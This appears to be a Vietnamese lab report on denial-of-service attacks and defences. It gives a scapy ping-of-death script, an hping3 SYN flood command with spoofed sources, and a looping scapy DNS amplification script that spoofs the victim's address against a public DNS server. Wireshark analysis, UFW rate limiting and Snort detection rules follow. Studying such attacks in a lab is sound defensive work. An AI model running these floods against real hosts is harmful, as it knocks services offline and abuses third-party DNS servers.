
1  from scapy.layers.inet import IP, TCP, ICMP
2  from scapy.packet import Raw
3  from scapy.sendrecv import send
4  from scapy.volatile import RandShort
5
6  def send_ping(target_ip_address: str, number_of_packets_to_send: int = 4, size: int = 65000):
7      ip = IP(dst=target_ip_address)
8      icmp = ICMP()
9      raw = Raw(b"X" * size)
10     p = ip / icmp / raw
11     send(p, count=number_of_packets_to_send, verbose=0)
12     print('send_ping(): Sent ' + str(number_of_packets_to_send) + ' pings of ' + str(size) + ' size')
13
14
15  ip = "10.0.2.8"
16  port = 443 #https port
17  send_ping(ip, number_of_packets_to_send=1000)

```

Đoạn code trên gửi 1000 gói tin ping có kích thước khác bình thường, phần chính ở đây là hàm send_ping, hàm này tạo ra một object IP, một object ICMP, tạo ra data với kích thước là 65000 bytes data + 8 byte ICMP có header = 65000 bytes sau đó ghép chúng lại thành một gói ping và gửi bằng lệnh send.


Demo

Tiến hành gửi lệnh ping theo cách thông thường: 'ping 10.0.2.8'



Hình 12: Captured from Wireshark: Ping thường

Sau đó chạy code python ở trên để tấn công



Hình 15: Captured from target machine: PoD

3.1.3 TCP SYN flood

Thực hiện tấn công TCP SYN flood bằng Kali Linux với hping3


Để thực hiện tấn công TCP SYN flood, cách đơn giản nhất là thông qua hệ điều hành Kali Linux và cụ thể hơn là hping3, một công cụ kiểm thử thâm nhập TCP phổ biến có trong Kali Linux.

Người dùng Linux có thể cài đặt hping3 vào hệ điều hành Linux bằng lệnh:

```
# sudo apt-get -y install hping3
```

Trong hầu hết các trường hợp, những kẻ tấn công sẽ sử dụng hping hoặc một số công cụ khác để giả mạo các địa chỉ IP một cách ngẫu nhiên. Dòng bên dưới cho phép ta bắt đầu hướng cuộc tấn công SYN flood tới địa chỉ IP của nạn nhân (10.0.2.15):

```
# hping3 --count 15000 --data 120 --syn --win 64 -p 80 --flood --rand-source 10.0.2.15
```




Hình 16: Tấn công TCP SYN flood bằng Kali Linux với hping3

Với dòng lệnh trên, ta sẽ gửi 15000 gói tin (-count 15000) với kích thước 120 bytes (-data 120) mỗi gói. Ta chỉ định rằng cờ SYN (-syn) được bật, với kích thước cửa sổ TCP (TCP window size) là 64 (-win 64). Để hướng cuộc tấn công đến máy chủ web HTTP của nạn nhân, ta chỉ định cổng 80 (-p 80) và sử dụng cờ -flood để gửi các gói tin đến máy nạn nhân nhanh nhất có thể. Cờ -rand-source sẽ tạo các địa chỉ IP giả mạo để che giấu địa chỉ IP thực của kẻ tấn công nhằm tránh bị phát hiện và đồng thời ngăn các gói tin trả lời SYN/ACK của nạn nhân đến địa chỉ IP của kẻ tấn công.

Phát hiện tấn công SYN flood bằng Wireshark

Sẽ không khó để chúng ta phát hiện ra các cuộc tấn công SYN flood. Sử dụng Wireshark ở máy nạn nhân để bắt các gói tin, ta nhận thấy rằng có một lượng lớn gói tin SYN được gửi đến máy của nạn nhân từ nhiều nguồn địa chỉ IP khác nhau.


Ta có thể nhận biết khởi đầu của cuộc tấn công thông qua một lượng lớn luồng TCP được gửi đến. Ta có thể lọc các gói tin SYN (cờ SYN được bật) mà không có cờ ACK bằng cách sử dụng bộ lọc sau trên các gói tin bắt được từ Wireshark: "tcp.flags.syn == 1 and tcp.flags.ack == 0".



Hình 17: Bắt và lọc các gói tin từ máy nạn nhân qua Wireshark

Như ta có thể thấy, có một lượng lớn gói tin SYN được gửi đến với rất ít sai lệch về thời gian. Các gói tin SYN được hiển thị cho thấy nó đến từ nhiều nguồn địa chỉ IP khác nhau với cổng đích 80 (HTTP), có độ dài giống nhau là 120 và kích thước cửa sổ (window size) là 64. Một dấu hiệu về một cuộc tấn công TCP SYN flood.

Ta cũng có thể xem biểu đồ của Wireshark để có biểu thị trực quan về mức tăng lưu lượng truy cập. Ta có thể tìm thấy biểu đồ I/O qua menu **Statistics** → **I/O Graphs**. Biểu đồ cho thấy sự gia tăng đột biến trong tổng thể các gói tin: từ gần như bằng 0 cho đến gần 27000 gói tin trên một giây.



Hình 18: Biểu đồ I/O về mức tăng lưu lượng truy cập ở máy nạn nhân

Bằng cách xóa bộ lọc và mở thống kê phân cấp giao thức qua menu **Statistics** → **Protocol Hierarchy**, ta cũng có thể thấy rằng đã có một lượng lớn gói tin TCP được gửi đến một cách bất thường.

Wireshark · Protocol Hierarchy Statistics · enp0s3								
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
▼ Frame	100.0	465243	100.0	55045323	3.996 k	0	0	0
▼ Ethernet	100.0	465243	11.8	6513402	472 k	0	0	0
Address Resolution Protocol	0.0	8	0.0	224	16	8	224	16
▼ Internet Protocol Version 4	100.0	465235	16.9	9304700	675 k	0	0	0
Transmission Control Protocol	100.0	465230	71.3	39225896	2.847 k	465230	39225896	2.847 k
▼ User Datagram Protocol	0.0	5	0.0	40	2	0	0	0
Bootstrap Protocol	0.0	2	0.0	848	61	2	848	61
Domain Name System	0.0	3	0.0	141	10	3	141	10

Hình 19: Thống kê phân cấp giao thức ở máy nạn nhân

Bằng cách sử dụng Wireshark cũng như với các số liệu phân tích trên cho thấy đã có kẻ sử dụng phương pháp tấn công SYN flood đến địa chỉ IP của máy nạn nhân, từ đó ta có thể nhận biết và kịp thời đưa ra các biện pháp phòng thủ nhằm ngăn chặn cuộc tấn công này.

3.1.4 DNS Amplification

Đoạn script Python thực hiện tấn công DNS Amplification

```

1 # Python Script
2
3 from scapy.all import *
4
5 while True:

```




```

6
7     target = "10.0.2.15" # Target host
8     nameserver = "103.57.211.24" # DNS server
9
10    ip = IP (src = target, dst = nameserver)
11    udp = UDP (dport = 53)
12    dns = DNS (rd = 1, qdcount = 1, qd = DNSQR (qname = "google.com", qtype = 255))
13
14    request = (ip/udp/dns)
15
16    send (request)

```

Ở đoạn script Python trên, 'target' là địa chỉ IP nguồn - trong trường hợp này là địa chỉ IP của nạn nhân đã bị kẻ tấn công giả mạo, 'nameserver' là địa chỉ IP của máy chủ DNS sai cấu hình. Loại truy vấn sẽ sử dụng UDP trên cổng đích (dport) 53. Giá trị qtype 255 tương đương với 'ANY' (bất kỳ) và sẽ trả về tất cả các thông tin đã biết về vùng DNS được biết đến bởi máy chủ tên miền, điều này làm cho độ dài của phản hồi từ máy chủ DNS lớn hơn nhiều lần so với độ dài từ phía yêu cầu.



Hình 20: Tấn công DNS Amplification bằng Kali Linux qua đoạn script Python được trình bày ở trên

Phân tích tấn công DNS Amplification từ việc bắt các gói tin qua Wireshark ở máy nạn nhân
Hình dưới đây thể hiện lưu lượng DNS mà ta đã bắt được qua Wireshark từ máy của nạn nhân.

No.	Time	Source	Destination	Protocol	Length	Info
68	2.188342857	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
69	2.222874916	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
70	2.240330405	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
71	2.277709537	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
72	2.323871348	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
73	2.360310560	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
74	2.380769009	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
75	2.416748135	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
76	2.463866228	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
77	2.500438462	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
78	2.529312841	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
79	2.565975001	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
80	2.587797153	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
81	2.630918702	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
82	2.652826196	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
83	2.691317158	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT
84	2.708288741	10.0.2.15	103.57.211.24	DNS	70	Standard query 0x0000 ANY google.com
85	2.751335857	103.57.211.24	10.0.2.15	DNS	532	Standard query response 0x0000 ANY google.com A 142.250.66.46 SOA ns1.google.com MX 10 smtp.google.com TXT TXT TXT TXT

Hình 21: Máy nạn nhân nhận các phản hồi DNS

Bằng cách phân tích gói tin đã bắt được từ máy của nạn nhân (hình bên dưới), ta có thể thấy rằng độ dài của gói tin gửi yêu cầu là 70 bytes.

```

▶ Frame 76: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_17:63:79 (08:00:27:17:63:79), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 103.57.211.24
▶ User Datagram Protocol, Src Port: 53, Dst Port: 53
▼ Domain Name System (query)
  Transaction ID: 0x0000
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▶ Queries
    [Response In: 77]

```

Hình 22: Phân tích một gói tin tấn công DNS Amplification trên máy của nạn nhân - Gửi yêu cầu

Phản hồi của máy chủ DNS có độ dài là 532 bytes được hiển thị như hình bên dưới.

```

▶ Frame 77: 532 bytes on wire (4256 bits), 532 bytes captured (4256 bits) on interface 0
▶ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_17:63:79 (08:00:27:17:63:79)
▶ Internet Protocol Version 4, Src: 103.57.211.24, Dst: 10.0.2.15
▶ User Datagram Protocol, Src Port: 53, Dst Port: 53
▼ Domain Name System (response)
  Transaction ID: 0x0000
  ▶ Flags: 0x8380 Standard query response, No error
    Questions: 1
    Answer RRs: 8
    Authority RRs: 0
    Additional RRs: 0
  ▶ Queries
  ▶ Answers
    [Request In: 76]
    [Time: 0.036572234 seconds]

```

Hình 23: Phân tích một gói tin tấn công DNS Amplification trên máy của nạn nhân - Máy chủ DNS phản hồi

Ta có thể thấy rằng máy chủ DNS đang hoạt động như một bộ khuếch đại, gửi các phản hồi truy vấn DNS đến máy nạn nhân với độ dài lớn hơn gấp nhiều lần so với các yêu cầu truy vấn DNS ban đầu.

Với tấn công DNS Amplification, kẻ tấn công thường sử dụng lượng lớn botnet để tạo ra các yêu cầu DNS giả mạo và đột phản hồi từ các máy chủ DNS khác nhau nhằm gây ra sự quá tải bởi lượng dữ liệu truyền tải đến máy nạn nhân quá lớn mà không có các biện pháp phòng ngừa để ngăn chặn cuộc tấn công.

3.2 Thử nghiệm phòng chống tấn công

3.2.1 Tường lửa - Firewall

Sử dụng công cụ tường lửa có sẵn của Ubuntu - UFW (Uncomplicated Firewall)

1. Tạo một file config cho UFW để chặn tấn công DoS cho Apache bằng câu lệnh

```
$ sudo nano /etc/ufw/applications.d/apache-dos.conf
```

hoặc

```
$ sudo vi /etc/ufw/applications.d/apache-dos.conf
```

2. Thêm các rule vào file config - ở đây là giới hạn số lượng request tối đa mà Apache có thể xử lý được trên mỗi phút (1000 request).

```
1 [Apache DOS]
2 title=Apache Denial-of-Service Protection
3 description=Block incoming requests that exceed a certain rate to prevent dos attacks
4 ports=80,443/tcp
5
6 [Apache DOS Rate Limit]
7 title=Limit incoming Apache requests
8 description=Limit incoming requests to Apache to 1000 requests per minute
9 rules=limit in proto tcp from any to any port 80,443 burst 1000
```

File config này có hai phần: phần mô tả và phần rule. Phần mô tả bao gồm tiêu đề và mô tả về những gì rule này làm. Phần rule chứa các rule được áp dụng để bảo vệ Apache. Ở đây, chúng ta giới hạn số lượng request đến Apache không vượt quá 1000 requests mỗi phút bằng cách sử dụng lệnh `limit`.


3. Cập nhật config cho UFW bằng câu lệnh:

```
$ sudo ufw app update apache-dos
```

4. Bật cấu hình mới này bằng lệnh:

```
$ sudo ufw allow Apache\ DOS
```

Thử nghiệm phòng chống phương thức TCP SYN Flood đã trình bày phần trên và kiểm tra kết quả thông qua file `var/log/ufw.log`



Hình 24: UFW đã chặn một số gói tin gửi tới khi lượng requests vượt ngưỡng chỉ định

3.2.2 Hệ thống phát hiện xâm nhập - IDS

Sử dụng Snort - hệ thống phát hiện xâm nhập mã nguồn mở, cho phép người dùng giám sát và phát hiện các mối đe dọa đến hệ thống.

1. Cài đặt snort

```
$ sudo apt install snort -y
```

2. Chỉnh sửa file snort.conf

```
$ sudo nano /etc/snort/snort.conf
```

Thay địa chỉ ip của HOME_NET thành dải địa chỉ ip của máy ảo Ubuntu

3. Mở file local.rules

```
$ sudo nano /etc/snort/rules/local.rules
```


Và thêm các rule nhận diện tấn công DoS

```
1 #Detect Ping Scan
2 alert icmp any any -> $HOME_NET any (msg:"Ping scan detected!"; sid: 1000001;
   ↳ rev:1; classtype:icmp-event;)
3 #Detect SYN Flood
4 alert tcp any any -> $HOME_NET 80 (flags: S; msg:"SYN Flood detected!";
   ↳ flow:stateless; sid:3; detection_filter: track by_dst, count 10000, seconds 1;)
```

4. Chạy snort và theo dõi kết quả

```
$ sudo snort -A console -c /etc/snort/snort.conf -i esp0s8
```

Thử nghiệm phòng chống phương thức TCP SYN Flood đã trình bày phần trên và kiểm tra kết quả thông qua alert trên console



```
--- Initialization Complete ---
-> Snort! <+
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.9.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_DCEPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
